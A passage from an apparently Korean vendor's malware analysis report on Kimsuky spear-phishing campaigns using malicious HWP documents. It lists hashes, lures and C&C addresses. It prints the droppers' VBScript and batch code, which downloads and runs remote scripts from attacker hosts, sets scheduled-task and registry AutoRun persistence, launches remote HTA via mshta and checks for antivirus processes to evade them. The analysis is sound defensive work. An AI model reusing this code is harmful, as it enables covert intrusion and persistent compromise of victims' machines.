re=ws.run(bpath,0,true):
fs.deletefile(bpath):
Else:
Post0.open "GET", "https://privateml.online/kang/d.php?na=battmp",False:
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded":
Post0.Send:
t0=Post0.responseText:
Set f = asdf.CreateTextFile(gpath,True):
f.Write(t0):
f.Close:
End If:
```

[그림 34] solve.vbs 코드

⑪ 이후 MSHTA를 사용해 def.hta를 실행시킨다.

▪ Def.hta 다운로드 주소 : hxxps://privateml.online/kang/def.hta

```
echo On Error Resume Next:Dim t0:Set ws = CreateObject("WScript.Shell"):Set fs = CreateObject("Scripting.FileSystemObject"):Set Post0 = CreateObject("
  msxml2.xmlhttp"):Set asdf = CreateObject("Scripting.FileSystemObject"):t0="":gpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.gif"
  :bpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.bat":If fs.FileExists(gpath) Then:  re=fs.movefile(gpath,bpath):re=ws.run(bpath,
  0,true):fs.deletefile(bpath):Else:Post0.open "GET", "https://privateml.online/kang/d.php?na=battmp",False: Post0.setRequestHeader "Content-Type", "
  application/x-www-form-urlencoded":Post0.Send:t0=Post0.responseText:Set f = asdf.CreateTextFile(gpath,True):f.Write(t0):f.Close:End If:>%appdata%\
  microsoft\solve

schtasks /create /tn CleandownTemporaryStates /tr "wscript.exe /b %appdata%\microsoft\solve.vbs" /sc minute /mo 41 /f
rename %appdata%\microsoft\solve solve.vbs
start /min mshta https://privateml.online/kang/def.hta
```

[그림 35] 작업 스케줄러 생성 후 def.hta 실행

⑫ 분석 당시 C&C 서버에서 short.vbs, ava.hta, def.hta 파일 다운로드를 할 수 없어 추가 분석은 불가능했다.

IOC

- A33FF775E4530F3FC5E58470C4E4BCA5 (보안서약서.hwp)
- 31C414633476205DF29B8000709D8223 (hwp.bat)
- 420A13202D271BABC32BF8259CDADDF3 (hwpfile)

C&C

- hxxp://privateml.online/kang/ca.php?na=ger0.gif
- hxxps://privateml.online/kang/ava.hta
- hxxps://privateml.online/kang/d.php?na=battmp
- hxxps://privateml.online/kang/def.hta

2. 개인정보 수집 및 이용 동의서.hwp

MD5 : D43CAECE6E649E95EC6C4C272457D36E SIZE : 69,632


개요

Kimsuky 그룹은 한국 CFO 협회 임직원으로 사칭하여 동북아평화경제협회 소속 인사에게 스피어피싱 메일을 보내 APT 공격을 시도함.

ViRobot 진단명	HWP.S.Dropper.69632


상세분석

① 한국 CFO 협회를 사칭하여 개인정보 수집 및 이용 동의서로 위장한 악성 한글 문서를 첨부하여 메일로 보냈다.



[그림 36] APT 공격용 스피어피싱 메일

② 문서 열람 시 OLE 개체에 의해 %Temp% 폴더에 정상 파일로 위장하기 위한 문서 파일(hwpviewer)과 악성 스크립트(hwp.bat)를 생성한다.



[그림 37] HWP 파일에 삽입된 OLE 개체

생성 경로	MD5
%Temp%₩hwpviewer	466838EE4620AA0DD549C81C87E7ED8A
%Temp%₩hwp.bat	DE960B84D08D781E34785F28B9F791F5

[표 5] 생성된 파일들 정보


③ 열람된 문서에는 생성된 hwp.bat 파일과 연결된 하이퍼링크가 나온다.

[그림 38] hwp.bat 파일과 연결된 하이퍼링크

④ 하이퍼링크 클릭 시 실행된 “hwp.bat” 파일은 “hwpviewer” 파일을 “개인정보 수집 및 이용 동의서.hwp” 이름으로 변경 후 실행시킨다.

```
hwp.bat
1  mode 15,1
2  cd %temp%
3  rename "hwpviewer" "개인정보 수집 및 이용 동의서.hwp"
4  "개인정보 수집 및 이용 동의서.hwp"
5
```

[그림 39] hwpviewer 이름 변경 후 실행



개인정보 수집 및 이용 동의서

본인은 「2023년 10월 조찬세미나」에 참여하였음을 확인하며 다음의 개인정보를 수집·활용하는 것에 동의합니다.

☐ 개인정보 수집 및 이용 동의서
- 개인정보 수집 및 이용 목적 : 비용 지급에 따른 회계처리
- 수집 및 이용 항목 : 성명, 연락처, 협소속, **주민등록번호**, 계좌번호
- 개인정보의 보유 및 이용기간 : **5년** (국세기본법 제85조의3에 의거 5년간 보존)
- 동의거부 권리 및 불이익 내용 : 위 개인정보의 수집 및 이용에 대한 동의를 거부할 권리가 있습니다. 필수적인 사항에 대한 동의 거부시 관련 회계처리가 진행되지 않을 수 있습니다.

개인정보보호법 제15조(개인정보의 수집 이용)에 의거하여 본인의 개인정보를 제공하는 것에 동의합니다.

(☐ 동의, ☐ 미동의)

☐ 고유식별정보 수집 및 처리 동의서
- 고유식별정보 수집 및 처리 법령 근거 : 국세기본법 시행령 제68조(민감정보 및 고유식별정보의 처리), 소득세법 제145조(기타소득에 대한 원천징수시기와 방법), 제165조(지급명세서의 제출)
- 고유식별정보 수집 및 처리 목적 : 비용 지급에 따른 회계처리
- 수집 및 처리 항목 : **주민등록번호**
- 보유 및 처리기간 : **5년** (국세기본법 제85조의3에 의거 5년간 보존)
- 동의거부 권리 및 불이익 내용 : 위 고유식별정보에 대한 수집 처리에 대한 동의를 거부할 권리가 있습니다. 필수적인 사항에 대한 동의 거부시 관련 회계처리가 진행되지 않을 수 있습니다.

개인정보보호법 제24조(고유식별정보의 처리 제한)에 의거 본인의 고유식별정보를 제공하는 것에 동의합니다.

(☐ 동의, ☐ 미동의)

소속기관명					
성 명		주민등록번호			
전 화 번 호					
계 좌 정 보	은행명 :	계좌번호 :			
지 급 내 역	지급액	공제액 ※ 기타소득세 : 지급액의 8% / 지방소득세 : 기타소득세의 10%			실지급액
	1000,000	기타소득세	지방소득세	계	912,000
		80,000	8,000	88,000	

2023년 8월 일

성명 : (서명)

[그림 40] 개인정보 수집 및 이용 동의서.hwp

⑤ 이후 악성 스크립트(solve.vbs)를 생성 후 41분마다 실행되게 작업 스케줄러에 등록시킨다.

[그림 41] 작업 스케줄러에 등록된 solve.vbs

⑥ 처음으로 실행된 solve.vbs 파일은 C&C 서버에서 악성 스크립트를 다운로드 받아오며,
다운로드 성공한 다음 실행된 solve.vbs 파일은 다운로드 받아온 악성 스크립트를 실행하는 행위를 한다.

- C&C 서버 : hxxps://mngrdp.site/kang/d.php?na=battmp

```
On Error Resume Next:
Dim t0:
Set ws = CreateObject("WScript.Shell"):
Set fs = CreateObject("Scripting.FileSystemObject"):
Set Post0 = CreateObject("msxml2.xmlhttp"):
Set asdf = CreateObject("Scripting.FileSystemObject"):
t0="":
gpath = ws.ExpandEnvironmentStrings("C:\Users\ADMIN-PC\AppData\Roaming") + "\Microsoft\qwer.gif":
bpath = ws.ExpandEnvironmentStrings("C:\Users\ADMIN-PC\AppData\Roaming") + "\Microsoft\qwer.bat":
If fs.FileExists(gpath) Then:
re=fs.movefile(gpath,bpath):
re=ws.run(bpath,0,true):
fs.deletefile(bpath):
Else:
Post0.open "GET", "https://mngrdp.site/kang/d.php?na=battmp",False:
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded":
Post0.Send:
t0=Post0.responseText:
Set f = asdf.CreateTextFile(gpath,True):
f.Write(t0):
f.Close:
End If:
```

[그림 42] solve.vbs 코드

⑦ 이후 MSHTA를 사용해 def.hta를 실행시킨다.

- Def.hta 다운로드 주소 : hxxps://mngrdp.site/kang/def.hta

```
schtasks /create /tn CleandownTemporaryStates /tr "wscript.exe /b c:\users\public\music\
solve.vbs" /sc minute /mo 41 /frename c:\users\public\music\solve solve.vbs
start /min mshta https://mngrdp.site/kang/def.hta
```

[그림 43] 작업 스케줄러 생성 후 def.hta 실행

⑧ 분석 당시 C&C 서버에서 def.hta 파일 다운로드를 할 수 없어 추가 분석은 불가능했다.

IOC

- D43CAECE6E649E95EC6C4C272457D36E (개인정보 수집 및 이용 동의서.hwp)
- DE960B84D08D781E34785F28B9F791F5 (hwp.bat)
- 466838EE4620AA0DD549C81C87E7ED8A (hwpviewer)

C&C

- hxxps://mngrdp.site/kang/d.php?na=battmp
- hxxps://mngrdp.site/kang/def.hta

3. 원고작성 세칙.hwp

MD5 : ED3F5E93F3FFBEC0FE084FE23A067804 SIZE : 87,552


개요

한국 CFO 협회의 주요 인사로 사칭하여 스피어피싱 메일을 보내 APT 공격을 시도함.

ViRobot 진단명	HWP.S.Dropper.87552


상세분석

① 원고작성 세칙이라는 한글 악성문서를 첨부하여 원고 편집을 요청하였으나, 해당 파일은 악성코드가 포함되어 있음.




[그림 44] APT 공격용 스피어피싱 메일

② 문서 열람 시 메일에 포함된 문서 비번을 요구한다.



[그림 45] 암호 요구

③ 암호를 입력하면 문서가 열리면서 OLE에 포함된 악성 오브젝트 hwp.bat, pdf.bat를 %TEMP% 경로에 생성한다.



[그림 46] hwp.bat 파일과 연결된 하이퍼링크

⑤ 다음은 하이퍼링크를 통해 실행되는 배치파일로, 실행 시 각 파일에서 다음 URL에 연결한 뒤 특정 안티바이러스 제품 여부를 확인한다.

hwp.bat	https://docs[.]google[.]com/document/d/1fVlU5jwzlSVv6pmVmbvgU5HoRljj6URZ/edit?usp=sharing&ouid=101751284916638558750&rtpof=true&sd=true
pdf.bat	https://drive[.]google[.]com/file/d/1AwzYz4RNTXFXMRU9NUd8uPdk71pb80oA/view?usp=sharing

[표 6] 접속하는 URL

```
mode 15,1
start explorer "https://docs.google.com/document/d/1fVIU5jwzlSVv6pmVmbvgU5HoRIjj6URZ/edit?usp=sharing&ouid=101751284916638558750&rtpof=true&sd=true"

@echo off
set "AvastID="
set "KaspID="

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avastui%%'  " get ProcessID^,Status /format:csv'
) do set "AvastID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avpui.exe%%' or Name like '%%avp.exe%%'  " get ProcessID^,Status /format:csv'
) do set "KaspID=%%a"

if not "%KaspID%" == "" (
   exit
)

if not "%AvastID%" == "" (

  curl -o "c:\users\public\videos\video"  http://namsouth.com/gopprb/press/ca.php?na=reg0.gif
  rename c:\users\public\videos\video video.vbs
  reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" /v AutoRun /t REG_SZ /d "wscript.exe c:\users\public\videos\video.vbs" /f
  start /min mshta https://namsouth.com/gopprb/press/ava.hta
  exit
```

[그림 47] 안티바이러스 제품 여부 확인

⑥ Kaspersky가 존재하면 실행종료, Avast가 존재하면 다음 서버에서 파일을 다운받아 videos 폴더에 파일을 저장한 뒤, 레지스트리에 파일을 등록해 자동실행 되도록 한다.

- 서버 : hxxp://namsouth[.]com/gopprb/press/ca[.]php?na=reg0[.]gif
- 저장경로 : c:₩users₩public₩videos₩video.vbs

```
if not "%KaspID%" == "" (
   exit
)

if not "%AvastID%" == "" (

  curl -o "c:\users\public\videos\video"  http://namsouth.com/gopprb/press/ca.php?na=reg0.gif
  rename c:\users\public\videos\video video.vbs
  reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" /v AutoRun /t REG_SZ /d
  "wscript.exe c:\users\public\videos\video.vbs" /f
  start /min mshta https://namsouth.com/gopprb/press/ava.hta
  exit
)
```

[그림 48] 안티바이러스가 존재하는 경우

⑦ 최종적으로 다음 주소에서 다운받은 파일을 작업스케줄에 등록해 41분마다 실행되게 한 뒤, 최종적으로 서버에 연결해 hta파일을 실행한다.

- 서버 : https://namsouth[.]com/gopprb/press/d[.]php?na=battmp
- 저장경로 : c:₩users₩public₩videos₩dream
- 최종 실행 URL : https://namsouth[.]com/gopprb/press/def[.]hta

```
echo On Error Resume Next:Dim t0:Set ws = CreateObject("WScript.Shell")
:Set fs = CreateObject("Scripting.FileSystemObject"):Set Post0 = CreateObject
("msxml2.xmlhttp"):Set asdf = CreateObject("Scripting.FileSystemObject"):t0=""
:gpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.gif"
:bpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.bat"
:If fs.FileExists(gpath) Then:  re=fs.movefile(gpath,bpath):re=ws.
run(bpath,0,true):fs.deletefile(bpath):Else:Post0.open "GET",
"https://namsouth.com/gopprb/press/d.php?na=battmp",False: Post0.
setRequestHeader "Content-Type", "application/
x-www-form-urlencoded":Post0.Send:t0=Post0.responseText:Set f = asdf.
CreateTextFile(gpath,True):f.Write(t0):f.Close:End If:>c:\users\public\videos
\dream schtasks /create /tn CleanupTemporaryState /tr "wscript.exe
/b c:\users\public\videos\dream.vbs" /sc minute /mo 41 /f
rename c:\users\public\videos\dream dream.vbs
start /min mshta https://namsouth.com/gopprb/press/def.hta
```

[그림 49] 추가로 실행되는 행위

IOC

- ED3F5E93F3FFBEC0FE084FE23A067804 (원고작성 세칙.hwp)
- 717FA139BD36A43F0252A362EC6B2EB7 (hwp.bat)
- A38657547F1BCCB3B76C262C9810DD96 (pdf.bat)

C&C

- hxxps://namsouth[.]com/gopprb/press/d[.]php?na=battmp
- hxxps://namsouth[.]com/gopprb/press/def[.]hta
- hxxp://namsouth[.]com/gopprb/press/ca[.]php?na=reg0[.]gif
- hxxps://drive[.]google[.]com/file/d/1AwzYz4RNTXFXMRU9NUd8uPdk71pb80oA/view?usp=sharing
- hxxps://docs[.]google[.]com/document/d/1fVlU5jwzlSVv6pmVmbvgU5HoRljj6URZ/edit?usp=sharing&ouid=101751284916638558750&rtpof=true&sd=true

4. 세부사항.hwp

MD5 : 6058EE0530007655A3FD9AABA5D26349 SIZE : 87,040


개요

한국 CFO 협회의 주요 인사로 사칭하여 스피어피싱 메일을 보내 APT 공격을 시도함.

ViRobot 진단명	HWP.S.Dropper.87040.A

상세분석

① 후쿠시마 오염수 방류를 주제로 전문가 토론회가 열린다는 내용의 메일이다.
세부사항을 확인하기 위해 피해자들은 추가 정보를 파악하기 위해 한글 문서인 세부사항을 확인하게 된다.



[그림 50] APT 공격용 스피어피싱 메일

② 한글 파일 실행 시 내부에 포함되어 있는 OLE개체가 %temp%폴더에 docxview.bat, pdfview.bat 파일명으로 생성되며, “20230615 전문가토론회 계획안” 을 클릭하면 배치 파일을 실행하게 된다.

- 20230615 전문가토론회 계획안.docx : ‘..₩AppData₩Local₩Temp₩docxview.bat’
- 20230615 전문가토론회 계획안.pdf: ‘..₩AppData₩Local₩Temp₩pdf.bat’

[그림 51] docxview.bat 파일과 연결된 하이퍼링크

③ 특정 백신 프로그램 설치 여부에 따라 악성코드가 실행되며, 현재 C&C서버에 접속이 불가능하여 추가 분석이 불가능하다.

docxview.bat	hxxps://docs.google.com/document/d/1UkZ6sjL5NFpT6RB1sce8ZxbLThmS_LKp/edit?usp=sharing&ouid=106301349823008111678&rtpof=true&sd=true
pdf.bat	hxxps://drive.google.com/file/d/1SwrPDnKu1CB5pLwyaHOPfxSmLDUwVOkn/view?usp=sharing

[표 7] 접속하는 URL

```
@echo off
set "AvastID="
set "KaspID="
set "V3ID="
set "AlyakID="
for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avastui.exe%%' or Name like '%%avgui.exe%%'  " get ProcessID^,Status /format:csv'
) do set "AvastID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avpui.exe%%' or Name like '%%avp.exe%%'  " get ProcessID^,Status /format:csv'
) do set "KaspID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%v3%%'  " get ProcessID^,Status /format:csv'
) do set "V3ID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%ayagent.aye%%' " get ProcessID^,Status /format:csv'
) do set "AlyakID=%%a"
```

[그림 52] BAT 소스코드(1)

④ Kaspersky가 존재하면 실행종료, Avast가 존재하면 다음 서버에서 파일을 다운받아 videos 폴더에 파일을 저장한 뒤, 레지스트리에 파일을 등록해 자동실행 되도록 한다.

- 서버 : hxxp://namsouth[.]com/gopprb/ OpOpO/ca.php?na=reg0.gif
- 저장경로 : c:₩users₩public₩videos₩video.vbs

```
if not "%KaspID%" == "" (
    taskkill /im winword.exe /f
    curl -o "%appdata%\Microsoft\Templates\Normal.dotm"  http://namsouth.com/gopprb/OpOpO/ca.php?na=dot_kasp.gif
    curl -o "c:\users\public\videos\video.vbs"  http://namsouth.com/gopprb/OpOpO/ca.php?na=reg0.gif
    reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" /v AutoRun /t REG_SZ /d "wscript.exe c:\users\p
      ublic\videos\video.vbs" /f
    exit
)

if not "%AvastID%" == "" (

    curl -o "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\onenote.vbs"  http://namsouth.com/gopprb/OpOpO/
    ca.php?na=sh_ava.gif
    exit
```

[그림 53] BAT 소스코드(2)

⑤ 최종적으로 다음 주소에서 다운 파일을 작업 스케줄에 등록해 41분마다 실행되게 한다.

- 서버 : hxxps://namsouth.com/gopprb/OpOpO/ca.php?na=vbs.gif
- 저장경로 : %appdata%₩asdfg.vbs

```
curl -o "%appdata%\asdfg.vbs" https://namsouth.com/gopprb/OpOpO/ca.php?na=vbs.gif
schtasks /create /tn CleanupTemporaryState /tr "wscript.exe /b %appdata%\asdfg.vbs" /sc minute /mo 41 /f
```

[그림 54] C&C 서버에 접속하여 파일 다운로드

IOC

- 6058EE0530007655A3FD9AABA5D26349 (세부사항.hwp)
- ACABC4D0CE4C739994565A7824A6EB12 (docxview.bat)
- B50C9C94B2B70F84C4A9945C40D49EDD (pdfview.bat)

C&C

- hxxps://docs.google.com/document/d/1UkZ6sjL5NFpT6RB1sce8ZxbLThmS_LKp/edit?usp=sharing&ouid=106301349823008111678&rtpof=true&sd=true
- hxxps://drive.google.com/file/d/1SwrPDnKu1CB5pLwyaHOPfxSmLDUwVOkn/view?usp=sharing
- hxxp://namsouth[.]com/gopprb/ OpOpO/ca.php?na=reg0.gif
- hxxps://namsouth.com/gopprb/OpOpO/ca.php?na=vbs.gif

1. APT 공격에 사용된 악성코드 목록

파일명	해쉬(MD5)
Attendees.hwp	7e82b6dde3a681a005936bd93217b1ff
collaborationForm.docx.pdf	0dc70177e55122295ff58e1d3939e8bd
Consent Form Princeton Study.zip	011cb038f507f249dfcd551afa2dee23
Consent Form_Princeton Study.hwp	939e0abe300c62163915e656d377317d
Consent Form_Princeton Study.zip	437fbdc5fd22ccf10fe64e7401dc184c
Draft_Talking_Point.iso	d7034bfcd34cc4ea0d82539e5cd96228
Embassy of the Republic of Korea-Zoom(NARS).zip	38dddd37aca22d53fad14db419224eaa
hwspeace#@!.docm	ba1b5b3070fe754698a43ee5329ba2f2
JoongAng_interview.iso	4dfeac44c9889e156af3512e4e4bf521
Meeting.zip	0652a10e88e47415cfbf1b52ea146155
NK_nuclear_threat.zip	2799f8e40c31f318e29775e180f2c1ec
paper_draft.iso	6af79a43dc0afe3cb7d123099ef69749
Questions from the Korea JoongAng Daily.hwp	fc18017e3704c1361f1a549e6a3f2003
Research Proposal-****** ****.doc	dee7af6cf7d888c7cc61c0f67e93ae3a
Research Proposal-****** ****.hwp	2d8ca22e9f724db19dae71781d5c053c
Zoom Info.zip	1e7d6900f70b79c6bce5494280c39a43
개인정보 수집 및 이용 동의서.hwp	d43caece6e649e95ec6c4c272457d36e
보안서약서.hwp	a33ff775e4530f3fc5e58470c4e4bca5
세부사항.hwp	6058ee0530007655a3fd9aaba5d26349
원고작성 세칙.hwp	ed3f5e93f3ffbec0fe084fe23a067804

2. 결론

: 현재 사이버상에서 이루어지는 해킹공격의 초기 루트는 전자메일이라고 해도 과언이 아닙니다.
APT공격, 랜섬웨어 배포, 피싱을 통한 개인정보 유출 등의 사이버위협으로부터 효과적인 예방과 차단을 위해서는 보안업계와 사용자의 적극적인 관심과 예방노력이 필요합니다.

보안업계는 메일의 인증체계를 재점검하고, 악성코드를 효과적으로 탐지/차단할 수 있는 방법을 모색하여 사이버위협에 대한 보안을 보완하고, 사용자는 자체적으로 수신된 메일을 꼼꼼히 살펴보고 발송자의 메일발송 진위여부나 발신주소가 정상 주소가 맞는지를 거듭 확인하는 예방습관이 중요합니다.

전자메일을 통한 사이버 위협은 2023년에도 발생했고, 그 전에도 발생했으며,
2024년에도 지속적으로 은밀하게 발생될 것입니다.